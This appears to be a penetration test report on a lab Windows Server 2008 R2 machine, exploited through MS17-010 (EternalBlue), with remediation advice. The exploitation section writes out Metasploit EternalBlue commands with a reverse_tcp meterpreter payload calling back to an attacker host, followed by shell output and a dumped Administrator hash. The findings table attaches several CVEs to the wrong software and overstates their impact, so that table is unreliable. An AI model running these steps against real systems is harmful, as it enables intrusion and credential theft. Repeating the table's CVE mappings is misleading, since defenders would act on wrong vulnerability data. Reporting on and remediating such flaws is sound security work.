Penetration Testing Report

Sridhar S

Contents


1. Executive Summary

1.1 Overview

A penetration test was conducted against **192.168.37.135**, a **Windows Server 2008 R2** machine, to evaluate security weaknesses. The assessment revealed a **critical vulnerability (MS17-010 - EternalBlue)**, which was successfully exploited to gain remote code execution and full control over the target system.

1.2 Scope of the Test

- **Target System:** Windows Server 2008 R2 (192.168.37.135)
- **Testing Methodology:**



Network Scanning
- Identifying open ports and services.

Vulnerability Assessment
- Checking for known exploits.

Exploitation
- Executing attacks to validate security flaws.

Post-Exploitation

1.3 Key Findings

Several vulnerabilities were identified, but only **MS17-010 (EternalBlue)** was exploited successfully.

Vulnerability	CVE	Risk Level	Impact
SMBv1 Remote Code Execution (MS17-010 - EternalBlue)	CVE-2017-0143	Critical (10.0)⚠	Full system compromise
SSH (OpenSSH 7.1)	CVE-2023-38408	Critical (10.0) ⚠	Remote code execution, authentication bypass, privilege escalation
MySQL 5.5.20	CVE-2012-2122	Critical (10.0) ⚠	Privilege escalation, database credential theft, SQL injection RCE

Oracle GlassFish 4.0	CVE-2017-17790, CVE-2018-16395	High (9.8) ⚠️	Remote file inclusion, admin interface exposure, weak authentication exploitation
Slowloris DoS Attack	CVE-2007-6750	High⚠️	Vulnerable to denial-of-service (DoS) attacks
Apache Tomcat (Coyote JSP 1.1)	CVE-2019-6110, CVE-2019-6109	Medium (6.8) ⚠️	Path traversal, code execution, information disclosure

- **Successful Exploitation:**
  - Remote shell access obtained via **Metasploit EternalBlue**.
  - **Administrator password cracked**, leading to potential network-wide compromise.

1.4 Risk Assessment

This vulnerability poses a **critical risk** to the network due to the ease of exploitation and the high impact. Attackers can use **EternalBlue** to gain **unauthorized access**, execute arbitrary commands, steal credentials, and move laterally within the environment.

1.5 Recommendations

- **Immediate Action:**
  - Apply Microsoft patch **KB4012212** to fix MS17-010.
  - Disable **SMBv1** to mitigate similar exploits.
- **Long-Term Security Measures:**
  - Enforce **strong password policies** to prevent credential cracking.
  - Implement **network segmentation** to restrict SMB traffic.
  - Regularly update and **harden Windows servers**.
  - Monitor for **unusual SMB activity** in system logs.

1.6 Conclusion

The test confirms that **192.168.37.135** is highly vulnerable to known exploits, especially **MS17-010 (EternalBlue)**. Without immediate remediation, this machine remains at **severe risk** of compromise, leading to **data theft, ransomware attacks, or full network infiltration**.

---

2. Technical Details

2.1 Vulnerability Discovery

A network scan was performed using **Nmap** to identify open ports and vulnerabilities on the target system **(192.168.37.135)**. The scan results confirmed that the system is vulnerable to

MS17-010 (EternalBlue), a critical **remote code execution (RCE) vulnerability** in the Microsoft SMBv1 service.

Nmap Command Used

```
nmap --script smb-vuln-ms17-010 -p 445 192.168.37.135
```

Nmap Scan Results

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (MS17-
010)
|     State: VULNERABLE
|     IDs:  CVE-2017-0143
|     Risk factor: HIGH
```

2.2 Exploitation Process

Once the vulnerability was confirmed, the **Metasploit Framework** was used to exploit the target system.

Exploitation Steps

1. **Launch Metasploit and Use EternalBlue Module**
2. `use exploit/windows/smb/ms17_010_eternalblue`
3. `set RHOSTS 192.168.37.135`
4. `set PAYLOAD windows/meterpreter/reverse_tcp`
5. `set LHOST <attacker_ip>`
   `exploit`

6. **Successful Exploitation:**
7. `meterpreter > shell`
8. `Process 4932 created.`
9. `Channel 1 created.`
   `Microsoft Windows [Version 6.1.7601]`

2.3 Post-Exploitation Activities

2.3.1 System Enumeration

Using the `systeminfo` command, the following details were extracted:

```
OS Name: Microsoft Windows Server 2008 R2 Standard
Processor: Intel64 Family 6 Model 141 Stepping 1
Total Physical Memory: 4 GB
```

2.3.2 Credential Dumping

After gaining access, user credentials were extracted using the `hashdump` command:

```
Administrator:500:e02bc503339d51f71d913c245d35b50b:::
```

3. Impact Analysis

3.1 Severity Rating

Using **CVSS (Common Vulnerability Scoring System),** this vulnerability has a score of **10.0 (Critical)** because:

- It allows **remote code execution (RCE)** without authentication.
- It provides **SYSTEM-level privileges** to an attacker.
- It enables **lateral movement** across the network.

3.2 Consequences of the Exploit

Category	Impact
Confidentiality	Full access to sensitive data.
Integrity	Ability to modify, delete, or corrupt system files.
Availability	Potential service disruption or ransomware deployment.
Network Security	Risk of lateral movement to compromise other systems.

3.3 Business & Security Implications

- **Regulatory Compliance Risk** (GDPR, HIPAA, PCI-DSS).
- **Operational Downtime** due to system compromise.
- **Reputational Damage** from a security breach.

4. Remediation Plan

4.1 Immediate Mitigation Steps

1. **Patch MS17-010 (KB4012212)**.
2. **Disable SMBv1**:

   ```
   Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force
   ```

3. **Block External SMB Traffic**:

   ```
   netsh advfirewall firewall add rule name="Block SMB" dir=in
   action=block protocol=TCP localport=445
   ```

4. **Monitor SMB Activity** using Windows Event Logging.

4.2 Long-Term Security Hardening

- Enforce **strong password policies**.
- Implement **network segmentation**.
- Enable **SMB Signing**:

  ```
  Set-SmbServerConfiguration -RequireSecuritySignature $true -Force
  ```

- Conduct **regular security audits**.

4.3 Containment & Incident Response

- **Isolate affected machines**.
- **Reset all administrator credentials**.
- **Deploy endpoint protection (EDR)**.

---

5. Conclusion

MS17-010 remains a **critical threat** and requires **immediate remediation** to prevent full network compromise.